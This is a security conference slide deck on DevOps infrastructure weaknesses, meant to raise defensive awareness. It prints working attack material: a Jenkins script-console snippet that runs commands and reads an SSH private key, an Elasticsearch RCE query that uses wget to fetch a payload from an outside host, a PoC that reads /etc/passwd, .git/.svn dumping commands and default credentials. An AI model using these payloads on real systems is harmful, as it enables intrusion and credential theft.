

**DevOoops**

**Increase awareness around  
DevOps infra security**

**Gianluca Varisco**  
**@gvarisco**

# \$ whoami

---



VP Security @ Rocket Internet SE




Formerly at Red Hat, Lastminute.com Group, PrivateWave



# What is DevOps?

---

DevOps is about creating a **conveyor belt** to systematically pull together all of the pieces that need to go into production using automation to create a safe and reliable application deployment.








Why Security needs  
DevOps

# How vulnerabilities get introduced


---



# alias devops=sudo

---

We learned (the HARD WAY) that DevOps is more than giving root to developers....



# DevOps Borat

---



**DevOps Borat**  
@DEVOPS\_BORAT



Following

To make error is human. To propagate error to all server in automatic way is [#devops](#).

RETWEETS

2,702

FAVORITES

978



# Agenda

---

- 01 **GitHub**
- 02 **RCS tools**
- 03 **CI tools**
- 04 **AWS config files**
- 05 **Client provisioning tools**
- 06 **Elasticsearch**
- 07 **In-memory databases**
- 08 **Docker**





GitHub

# GitHub - Search

---

It does support “advanced” search operators, eg.

- extension:conf ftp server configuration
- extension:pem private
- extension:xls mail
- extension:sql mysql dump
- extension:php “preg\_replace(“/(.+)/e” (RCE)
- OSINT (within companies’ and employees’ repos)


# GitHub – Impersonating others

Pushing code to GitHub as Linus Torvalds?

.gitconfig

```
1 [user]
2   name = torvalds
3   email = torvalds@linux-foundation.org
```

People trust  
pictures!



# GitHub – Impersonating others / 2

---

- Hey, look! Linus is the main committer of my `github.com:gvarisco/swag.git` repo!
- Sad truth! Design flaw or targeted feature? Official response below..

*It's important to note that this is not a security concern or a bug – impersonating another GitHub user in this fashion doesn't grant you access to any of their repositories or give you any privileges you didn't already have.*

*Rather, this is a feature of GitHub that can be abused. We take abuse very seriously. If someone is wrongfully impersonating you, please let us know and we will remove the impersonated commits and deal with them as quickly as we can.*

# GitHub – Learnings / TODOs

---

- Always audit who has access to your repos
- Be suspicious of pull requests with other authors' code within the PR.
- Always delete a private fork of a private organization repository if a member leaves your organization.
- Audit organization members for 2-step verification

```
$ curl -H "Authorization: token [yours]" \  
https://api.github.com/orgs/[orgname]/members\?filter\=2fa_disabled
```





RCS tools

# .git exposure

---

Does your website expose the .git/ folder on a webserver out there?

- Access to such content lets you download the full source code
- tl;dr: NO, Turning DirectoryIndex (Apache) / autoindex (nginx) ON/OFF is **NOT** the fix!



## **.git exposure / What can you get?**


---

- Source code, config files, credentials, developer names, public/private keys, SSL certificates, e-mail addresses, etc.
- Repo HISTORY (security issues fixed, password wrongly committed and removed later)
- Archives / backups {My,Postgre,XYZ}SQL dumps
- Session generation keys

# .git exposure / DirectoryIndex ON

---

- `$ mkdir website-source-code`
- `$ cd website-source-code`
- `$ wget --mirror --include-directories=/.git`  
<http://www.example.com/.git>
- `$ cd www.example.com`
- `$ git reset --hard`  
HEAD is now at [...]



# **.git exposure / DirectoryIndex OFF**

---

- Git-fsck to the rescue!
- Bruteforce: Predictable file names and known object hashes, etc.
- DVCS-{Pillage,Ripper} do it for you
- Many admins tend to answer either 403 or 404 for .git/ but .git/config works just fine.
- Git stores file information within the objects folder.

# Abusing the .git/ Objects folder

---

- See the SHA-1 for index.php:
  - `$ git cat-file -p master^{tree}`
- Take the SHA-1 and give it to 'git cat-file' to print out the file contents:



```
1 root@kali:~/192.168.37.128/.git: git cat-file -p 2bd098976cb507fc498b5e8f5109607faa6cf645
2 Hello World!
3
4
5 <?php
6 $servername = "localhost";
7 $username = "admin";
8 $password = "password";
9
10 $conn = new mysqli($servername, $username, $password);
11
12 if ($conn->connect_error) {
13     die("Connection failed: " . $conn->connect_error);
14 }
15 ?>
16
```

# Subversion 1.6.x

---

- 1.6.x and earlier
  - Check for .entries files
  - Walk SVN chain to retrieve all files. Metasploit does it for you (`auxiliary/scanner/http/svn_scanner`)

# Subversion 1.7.x

---

- 1.7.x uses SQLite.
  - Metasploit's `auxiliary/scanner/http/svn_wcdb_scanner` to the rescue! It will retrieve SVN's `wc.db` for you
  - As we know the file name and the SHA-1 used, we can map all files.

# Subversion 1.7.x

---

```
$ sqlite3 wc.db 'select local_relpath, ".svn/pristine/" || substr(checksum,7,2) || "/" ||  
substr(checksum,7) || ".svn-base" as alpha from NODES;'
```

```
index.php|.svn/pristine/4e/4e6a225331f9ae872db25a8f85ae7be05cea6d5l.svn-base  
style/style.js|.svn/pristine/2s/2cc5590e0ba024c3db77a13896da09b39ea74799.svn-base  
...
```

```
$ wget -O -  
http://www.example.com/.svn/pristine/4e/4e6a225331f9ae872db25a8f85ae7be05ce  
a6d5l.svn-base
```

```
&lt;?php
```





CI tools

# Jenkins

---

- The leading open-source continuous integration server.
  - Built in Java, it provides 985 plug-ins to support building and testing virtually any project.
  - Latest and greatest release: 1.633
  - A “few” security advisories...
- [Jenkins Security Advisory 2015-10-12](#)
  - [Jenkins Security Advisory 2015-10-01](#)
  - [Jenkins Security Advisory 2015-03-23](#)
  - [Jenkins Security Advisory 2015-02-27](#)
  - [Jenkins Security Advisory 2014-10-30](#)
  - [Jenkins Security Advisory 2014-10-15](#)
  - [Jenkins Security Advisory 2014-10-01](#)
  - [Jenkins Security Advisory 2014-02-14](#)
  - [Jenkins Security Advisory 2013-11-20](#)
  - [Jenkins Security Advisory 2013-05-02](#)
  - [Jenkins Security Advisory 2013-02-16](#)
  - [Jenkins Security Advisory 2013-01-04](#)
  - [Jenkins Security Advisory 2012-11-20](#)
  - [Jenkins Security Advisory 2012-09-17](#)
  - [Jenkins Security Advisory 2012-03-05](#)
  - [Jenkins Security Advisory 2012-01-24](#)
  - [Jenkins Security Advisory 2012-01-12](#)
  - [Jenkins Security Advisory 2011-11-08](#)
  - [Jenkins Security Advisory 2011-10-28](#)
  - [Jenkins Security Advisory 2011-10-20](#)

# Jenkins – Searches on Shodan



5000  
Synology



**Jetty** Version: winstone-2.8

HTTP/1.1 200 OK  
Cache-Control: no-cache,no-store,must-revalidate  
X-Hudson-Theme: default  
Content-Type: text/html;charset=UTF-8  
Set-Cookie: JSESSIONID.d0dd5214=qe9uz1ptemljx0cyd7ifwyey;Path=/;HttpOnly  
Expires: Thu, 01 Jan 1970 00:00:00 GMT  
X-Hudson: 1.395  
X-Jenkins: 1.595  
X-Jenkins-Session: 8eb9c548  
X-Hudson-CLI-Port: 36888  
X-Jenkins-CLI-Port: 36888  
X-Jenkins-CLI2-Port: 36888  
X-Frame-Options: sameorigin  
X-SSH-Endpoint: kostaconsulting.no-ip.org:61804  
X-Instance-Identity: MIIIBIjANBgkqhkiG9w0BAQEFAA0CAQ8AMIIBCgKCAQEAmetystvN576GL0JZ  
SfEYWbyRcvFrz70E8GwDS+k6tSGIWCYoxlygPwclstbYevZ/TdkaTdP91+gYJiy/CHafaAEagjHluJG  
8b8Ez4REwjiHvaAICccCFold8rCTsDilg/rLnekqLB8E88a7tFoX4dmp0dzXSdATj+/kj7wgVU6BNxNq  
ubz3p591Uby2uqoEMypj2vnHT2CiErCtpRMsoHuHwm9/+5CN5c/1zq0TIqNViqZxP2SJneXB/y6t7dc  
TZaW16dKhM9bU2ia76VST0atXTYuUw1H/8FemIY3+63rCDaq40J9lRbQ8hM0vM/6eNMtbtFiqztUIB4L  
etUIoKQIDAQAB  
Content-Length: 14445  
Server: Jetty(winstone-2.8)

# Abusing Jenkins

---

- Metasploit modules:
  - `auxiliary/scanner/http/jenkins_enum`  
(It enumerates a remote Jenkins installation in an unauthenticated manner, including host OS and Jenkins installation details)
  - `exploit/multi/http/jenkins_script_console`  
(It uses the Jenkins Groovy script console to execute OS commands using Java.)
- **If no authentication is required, it is trivial to gain remote code execution via script console.**

# Abusing Jenkins – Script console

---

```
1 def sout = new StringBuffer(), serr = new StringBuffer()
2 def proc = '[INSERT COMMAND]'.execute()
3 proc.consumeProcessOutput(sout, serr)
4 proc.waitForOrKill(1000)
5 println "out> $sout err> $serr"
```

- Wanna display jenkins' user private SSH key? No problem! It is as simple as executing:

```
println new ProcessBuilder('sh','-c','cat  
/Users/batman/.ssh/id_rsa').redirectErrorStream(true).start().text
```

# Abusing Jenkins

---

- Last, but not least:
  - If you have access to `/view/All/newJob`, create new builds and run commands.
  - Browse WORKSPACES, read config / folders containing sensitive data, eg. credentials, API keys





AWS config files



# AWS config files

---

- ALL credentials are stored in plain-text in “hidden files”, eg. /home/gvarisco/.foo/bar

```
[default]
output = text
region = eu-west-1
[default]
aws_access_key_id = AKIA[REDACTED]
aws_secret_access_key = iXd+P[REDACTED]h7D
```

- Typically privileged accesses
- Once credentials are found, any of the OSS libraries available out there can interact with AWS (eg. Nimbostratus, AWS CLI tools)
- OSINT / Information leakage via GitHub, Pastebins, etc.



Provisioning tools

# Puppet

---

- If you expose a dashboard (eg. PuppetBoard/PuppetDB) be careful with your custom FACTS
- Encrypt your sensitive YAML files' information (if you use Hiera, a key/value lookup tool for config data) with Hiera-EYAML
  - It does provide asymmetric encryption of sensitive data
  - Store the keys securely when using puppet, as only the puppetmaster needs access to them in order to perform decryption when the agent runs on a remote node

# Puppet – Hiera-EYAML

---

```
environments:
  development:
    host: localhost
    password: password
  production:
    host: prod.org.com
    password: >
      ENC[PKCS7,Y22exl+0vjDe+drmik2XEeD3VQt1luZJXFFF2NnrMXDwx0csyqLB/2N0Wefv
      NBTZf0lPvMlAesyr4bUY4I5XeVbVk38XKxeriH69EFAD4CahIZlC8lke/uDh
      jJGQfh052eonkungHIcuGKY/5sEbbZl/qufjAtp/ufor15VBjtsXt17tXP4y
      l5ZP119Fwq8xiREGOL0lVvFYJz2hZc1ppPCNG5lwuLnTekXN/0azNYpf4CMd
      /HjZFXwcXRtTlzewJLc+/gox2IfByQRhsI/AgogRfYQKocZgFb/D0ZoXR7wm
      IZGeunzwhqfmEtGiqpvJJQ5wVRdzJVpTnANBA5qxeA==]

things:
  - thing 1
  - - nested thing 1.0
    - >
      ENC[PKCS7,Y22exl+0vjDe+drmik2XEeD3VQt1luZJXFFF2NnrMXDwx0csyqLB/2N0Wefv
      NBTZf0lPvMlAesyr4bUY4I5XeVbVk38XKxeriH69EFAD4CahIZlC8lke/uDh
      jJGQfh052eonkungHIcuGKY/5sEbbZl/qufjAtp/ufor15VBjtsXt17tXP4y
      l5ZP119Fwq8xiREGOL0lVvFYJz2hZc1ppPCNG5lwuLnTekXN/0azNYpf4CMd
      /HjZFXwcXRtTlzewJLc+/gox2IfByQRhsI/AgogRfYQKocZgFb/D0ZoXR7wm
      IZGeunzwhqfmEtGiqpvJJQ5wVRdzJVpTnANBA5qxeA==]
  - - nested thing 2.0
    - nested thing 2.1
```

# Chef

---

- Web Interface (Chef Server), Rails powered, uses admin / p@ssw0rd1 as default credentials

## Overview

The `chef-server-webui` is a simple Rails 3.2 application which talks to the Chef Server API (aka Erchef) for all back-end data. Installation is easy as the `chef-server-webui` already comes preconfigured as part of the default chef-server Omnibus package install. The `chef-server-webui` can also be deployed under any [Rack](#) compliant server.

The following default configuration values can be overridden in your Rails environment config:

```
config.chef_server_url = "http://127.0.0.1:8000"
config.rest_client_name = "chef-webui"
config.rest_client_key = "/etc/chef-server/webui_priv.pem"
config.admin_user_name = "admin"
config.admin_default_password = "p@ssw0rd1"
```

# Chef

---

- Databags items (eg. MySQL data) can be encrypted
- Use knife – a cli tool that provides an interface between a local chef-repo and the Chef server

Create an encrypted data bag with the provided string as the secret

```
$ knife solo data bag create apps app_1 -s secret_key
```

Create an encrypted data bag with the provided file content as the secret

```
$ knife solo data bag create apps app_1 --secret-file 'SECRET_FILE'
```


Create a data bag item with JSON from the command line (works with encryption)

```
$ knife solo data bag create apps app_1 --json '{"id": "app_1", "username": "bob"}'
```

# Vagrant

---

- Did you change your SSH keys?
- Vagrant 1.7+ embeds vagrant-rekey-ssh plug-in



The screenshot shows the GitHub interface for the Vagrant repository, specifically the 'keys' directory. At the top, it indicates the current branch is 'master' and shows the repository name 'vagrant / keys / +'. Below this, there's a header for the 'keys' directory, mentioning a 'Fix doc link [GH-3978]' and the author 'tmatilal' from June 5, 2014. The latest commit is '004ea50bf2'. A table lists the files in the directory: 'README.md' (11 months ago), 'vagrant' (2 years ago), and 'vagrant.pub' (5 years ago). The 'README.md' file is selected, and its content is displayed below. The title is 'Insecure Keypair'. The text explains that these are 'insecure' public/private keypairs offered to 'base box creators' for use in their base boxes. It also advises that for more secure SSH, users should create their own keypair and configure the private key path in the Vagrantfile using `config.ssh.private_key_path`.

branch: master | vagrant / keys / +

Fix doc link [GH-3978] ...

tmatilal authored on Jun 5, 2014 | latest commit 004ea50bf2

README.md	Fix doc link [GH-3978]	11 months ago
vagrant	Private key fix	2 years ago
vagrant.pub	Change comment on public key to be more descriptive of its role	5 years ago

## README.md

### Insecure Keypair

These keys are the "insecure" public/private keypair we offer to [base box creators](#) for use in their base boxes so that vagrant installations can automatically SSH into the boxes.

If you're working with a team or company or with a custom box and you want more secure SSH, you should create your own keypair and configure the private key in the Vagrantfile with `config.ssh.private_key_path`



# Vagrant

---

- Common user/passwords: root/vagrant OR vagrant/vagrant
- NO pass to sudo 😞

[packer-centos/anaconda-ks.cfg at master · gwagner/packer ...](#)  
<https://github.com/gwagner/packer-centos/blob/.../anaconda-ks.cfg> ▼  
packer-centos/http\_directory/anaconda-ks.cfg. Fetching contributors ... Kickstart file automatically generated by anaconda. #version= ... **rootpw** --plaintext **vagrant**.

[vagrant-centos/ks.cfg at master · 2creatives/vagrant ... - GitHub](#)  
<https://github.com/2creatives/vagrant-centos/blob/master/ks.cfg> ▼  
Apr 5, 2014 - ... create a lean CentOS Vagrant box. Contribute to **vagrant-centos** development by creating an account on GitHub. ... **firstboot** --disabled. **rootpw** --plaintext **vagrant**. **reboot** .... /var/log/anaconda.yum.log /root/anaconda-ks.cfg \\\.

[ks.cfg - GitHub](#)  
<https://github.com/tacahilo/packer-centos-7/blob/master/ks.cfg> ▼  
Jul 21, 2014 - **firewall** --enable --ssh. **authconfig** --enablesshadow --passalgo=sha512. **selinux** --disabled. **rootpw** **vagrant**. **text**. **skipx**. **clearpart** --all --initlabel.

[packer-aptira/anaconda-ks.cfg at master · michaeltchapman ...](#)  
<https://github.com/michaeltchapman/packer-aptira/.../anaconda-ks.cfg> ▼  
**timezone** Australia/Sydney. **network** --bootproto=dhcp. **rootpw** --plaintext **vagrant**. **auth** -  
-usesshadow --enablemd5. **selinux** --disabled. **bootloader** --location=mbr.

[vagrant-packer/anaconda-ks.cfg at master · retspen ... - GitHub](#)  
<https://github.com/retspen/vagrant-packer/blob/.../anaconda-ks.cfg> ▼  
Contribute to **vagrant-packer** development by creating an account on GitHub. ...  
**vagrant-packer/http/centos7/anaconda-ks.cfg** ... **rootpw** --plaintext **r00tme**.

# Vagrant – Scans using the default private key

```
msf > creds
Credentials
```

```
=====
```

host		service	public	private	realm	private_type
----		-----	-----	-----	-----	-----
	91	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	110	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	20	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	41	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	67	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	104	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	146	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	196	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	130	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	102	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	26	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	32	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	54	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	56	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	.19	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	157	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	.198	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	.48	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	.124	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	20	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	.4	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key
	13	22/tcp (ssh)	vagrant	dd:3b:b8:2e:85:04:06:e9:ab:ff:a8:0a:c0:04:6e:d6		SSH key

# Vagrant – breaking in!

---

- Vagrant workflows encourage you to edit your code outside the VM.
- That's why it helpfully shares the project directory as `/vagrant/` in the VM.

“Put evil things in `/vagrant/.git/hooks/post-commit` and wait for the user to commit some code. Since the `/vagrant/` directory is mounted from the host, such hook will persist even if the user destroys the VM.”

# Kickstart files (Red Hat, CentOS, ...)

---

- Root passwords are either set:
  - During installation
  - Crypted hash defined in the KS file (rootpw -iscrypted)
  - Clear text defined in the KS file (rootpw -plaintext)





Elasticsearch

# Elasticsearch

---

- A distributed full-text search engine with a RESTful web interface and schema-free JSON documents
- 9200/TCP (GET request shows version)
- No authentication
- Can search stored data via HTTP API
- Update data with PUT requests
- Join an existing, open cluster and get all the data
- **REMOTE CODE EXECUTION prior to 1.2.0**

# Elasticsearch

---

- Own a server with a query like this (as the search function allows dynamic scripts execution):

```
1 {"query":  
2   {"filtered": {  
3     "query": {"match_all": {}},  
4     "script_fields": {"exp": {  
5       "script": "import java.util.*;import java.io.*;String str = \"\";BufferedReader br = new BufferedReader(new InputStreamReader(Runtime.  
getRuntime().exec(\"wget -O /tmp/malware http://x.x.x.x/malware \").getInputStream()));StringBuilder sb = new StringBuilder();while((str=br.  
readLine())!=null){sb.append(str);sb.append(\"\\r\\n\");}sb.toString();"  
6     }}}
```

- 1.3.x adds a sandbox to control what classes and functions can be executed.
- Add 'script.disable\_dynamic: true' to your elasticsearch.yml
- Make sure your instance is only binding on **localhost**

# Elasticsearch – read inside /etc

```
read_file = (filename) ->
"""
import java.io.File;
import java.util.Scanner;
new Scanner(new File("#{filename}")).useDelimiter("\\\\z").next();
"""

# This PoC assumes that there is at least one document stored in Elasticsearch, there
are ways around that though
$ ->
payload = {
  "size": 1,
  "query": {
    "filtered": {
      "query": {
        "match_all": {
        }
      }
    }
  },
  "script_fields": {}
}

for filename in ["/etc/hosts", "/etc/passwd"]
  payload["script_fields"][filename] = {"script": read_file(filename)}

$.getJSON "http://localhost:9200/_search?source=#
{encodeURIComponent(JSON.stringify(payload))}&callback=?", (data) ->
  console.log(data)
  for hit in data["hits"]["hits"]
    for filename, contents of hit["fields"]
      document.write("<h2>#{filename}</h2>")
      for content in contents
        document.write("<pre>" + content + "</pre>")
      document.write("<hr>")
```






In-memory databases

# Redis

---

- Default config comes with:
  - **NO** encrypted communication
  - **NO** credentials
  - 6379/TCP
  - Binds to all interfaces


# Redis – Shodan results


 SHODAN

redis\_version:2.8.3



 Exploits

 Maps

 Download Results

 Create Report

TOP COUNTRIES



China	500
United States	160
Hong Kong	44
Netherlands	30
Japan	19

TOP ORGANIZATIONS

Hangzhou Alibaba Advertisin...	109
Shenzhen Tencent Computer...	53
Digital Ocean	32
Allyun Computing Co., LTD	31
China Unicom Beijing	28

TOP OPERATING SYSTEMS


Linux 3.x	22
Linux 2.6.x	3

Showing results 1 - 10 of 875

**182.254.184.196**

Shenzhen Tencent Computer Systems Co Limited

Added on 2015-04-16 07:18:45 GMT

 China, Beijing

[Details](#)

**198.143.178.38**

cs09-prod.1g-11.co

SingleHop

Added on 2015-04-16 07:00:47 GMT

 United States, Chicago

[Details](#)

# Abusing Redis instances

```
gvmdbpro:~ gvarisco$ redis-cli -h [redacted]
[redacted]:6379> keys *
1) "sidekiq:stat:processed:2015-01-01"
2) "default:_scheduler_Jobs::PurgeDeletedUploads"
3) "default:missing_version:1.1.2"
4) "__mb_backlog_id_n/_unread/1!$default"
5) "sidekiq:queues"
6) "default:_scheduler_Jobs::DestroyOldDeletionStubs"
7) "sidekiq:stat:processed:2014-12-21"
8) "sidekiq:stat:processed"
9) "__mb_backlog_id_n/categories!$default"
10) "sidekiq:stat:processed:2014-12-28"
11) "sidekiq:stat:processed:2014-12-29"
12) "sidekiq:stat:processed:2014-10-20"
13) "sidekiq:sidetiq:Jobs::PurgeDeletedUploads:last"
14) "sidekiq:stat:processed:2015-02-19"
15) "default:missing_version:0.9.9.1"
16) "sidekiq:stat:processed:2015-01-18"
17) "sidekiq:stat:processed:2014-11-09"
18) "default:missing_version:1.2.0"
19) "sidekiq:stat:processed:2015-01-19"
20) "default:missing_version:0.9.9"
21) "default:missing_version:0.9.8.6"
22) "sidekiq:stat:processed:2014-11-12"
23) "sidekiq:stat:processed:2015-03-02"
24) "default:missing_version:0.9.9.14"
```

Redis Desktop Manager interface showing a key search for `ci_session:0a7d1c88739f6ebab3bcc7d07ec5e12f7b53b70e`. The key is of type `STRING` with a TTL of 6373 seconds. The value is a JSON object containing session data, including `__last_regenerate!:`, `captcha!:`, `user_agent!:`, `ip_address!:`, `login_time!:`, `account!:`, `login_redirect!:`, and `email!:`.

Redis Desktop Manager interface showing a key search for `user:100`. The key is of type `HASH` with a TTL of 100 seconds. The value is a hash table containing user information, including `uid`, `email`, `password`, `username`, `domain`, `is_del`, `status`, `role`, and `is_verify`.

Hash Key	Hash Value
1 uid	100
2 email	[redacted]@126.com
3 password	dc6e4ed0467d88ad7f431f670e31eccc
4 username	施丰
5 domain	carey_shi
6 is_del	0
7 status	1
8 role	3
9 is_verify	0

# Redis – “Funny” commands

---

- FLUSHALL (Remove all keys from all databases)
- SCRIPT LOAD
- EVAL / EVALSHA

## redis-sha-crack

dependencies out of date

Simple, distributed sha1 password cracking using redis 2.6 instances.

Redis is amazingly badass. I love just about everything about it. Redis 2.6 has lua support...and Redis listens on all interfaces by default. (Okay I don't love that....Please don't leave your redis server sitting around on the Internet, please)

## Install Dependencies

```
npm install .
```

